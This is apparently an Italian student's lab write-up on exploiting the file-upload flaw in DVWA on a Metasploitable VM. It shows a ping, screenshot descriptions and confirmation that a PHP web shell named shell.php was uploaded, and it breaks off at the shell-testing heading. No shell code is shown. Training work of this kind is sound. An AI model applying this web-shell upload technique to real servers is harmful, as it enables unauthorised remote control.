

# UPLOAD DVWA


Flavio Scognamiglio

# Traccia

Configurate il vostro laboratorio virtuale in modo tale che la macchina Metasploitable sia raggiungibile dalla macchina Kali Linux. Assicuratevi che ci sia comunicazione tra le due macchine. Lo scopo dell'esercizio di oggi è sfruttare la vulnerabilità <<file upload>> presente sulla DVWA per prendere controllo della macchina ed eseguire dei comandi da remoto tramite una shell in PHP. Inoltre, per familiarizzare sempre di più con gli strumenti utilizzati dagli Hacker Etici, vi chiediamo di intercettare ed analizzare ogni richiesta verso la DVWA con BurpSuite.

# Esecuzione ambiente

Accendo le macchine nel mio laboratorio (proxmox) e mi accerto che comunichino tra loro. Dopodichè, come da traccia, imposto il livello LOW di sicurezza sulla DVWA.



The image displays a Proxmox VE interface on the left, showing a list of virtual machines (VMs) and their status. The VMs listed are:

- 107 (PARROT-HTB)
- 300 (Metasploitable2)
- localnetwork (proxmox)
- local (proxmox)
- local-lvm (proxmox)

In the center, a terminal window titled "Parrot Terminal" shows the output of a ping command executed from the host to the VM 107 (PARROT-HTB). The output indicates that the ping was successful, with 3 packets transmitted, 3 received, and 0% packet loss.


```
[flavio@parrot]~$ ping -c3 192.168.1.101
PING 192.168.1.101 (192.168.1.101) 56(84) bytes of data:
64 bytes from 192.168.1.101: icmp_seq=1 ttl=64 time=0.263 ms
64 bytes from 192.168.1.101: icmp_seq=2 ttl=64 time=0.311 ms
64 bytes from 192.168.1.101: icmp_seq=3 ttl=64 time=0.396 ms

--- 192.168.1.101 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 200 ms
rtt min/avg/max/mdev = 0.263/0.323/0.396/0.055 ms
[flavio@parrot]~$
```

On the right, a web browser window shows the DVWA (Damn Vulnerable Web Application) login page. The page includes the DVWA logo and a login form with fields for "Username" and "Password", and a "Login" button.


# Login DVWA e upload della shell di esempio

Tutte le operazioni sono state effettuate intercettando il traffico con BurpSuite, come già visto durante le esercitazioni precedenti.



# Login DVWA e upload della shell di esempio

Effettuo l'upload dall'apposito form fornito da DVWA. Ovviamente, l'operazione potrebbe essere effettuata costruendo una richiesta ad hoc direttamente con il **Repeater** di Burp. Grazie a Burpsuite, possiamo analizzare in maniera approfondita anche i verbi abilitati per uno specifico path di interesse. Quindi avremmo potuto caricare il file anche senza utilizzare il form fornito da DVWA, senza effettuare il login e addirittura in altri path. Ma per l'esercitazione DVWA e per comodità usiamo questo:







The screenshot shows the 'Vulnerability: File Upload' page of the DVWA application. The page has a light gray background with a green header bar. The main content area is white and contains a form for uploading files. The form has a title 'Choose an image to upload:' and a text input field with the placeholder 'Scegli file' and the text 'Nessun file selezionato'. Below the input field is an 'Upload' button. A red message at the bottom of the form area reads: '.../hackable/uploads/shell.php succesfully uploaded!'. Below the form area, there is a section titled 'More info' with three links: [http://www.owasp.org/index.php/Unrestricted\\_File\\_Upload](http://www.owasp.org/index.php/Unrestricted_File_Upload), <http://blogs.securiteam.com/index.php/archives/1268>, and <http://www.acunetix.com/websecurity/upload-forms-threat.htm>.



# Test della shell

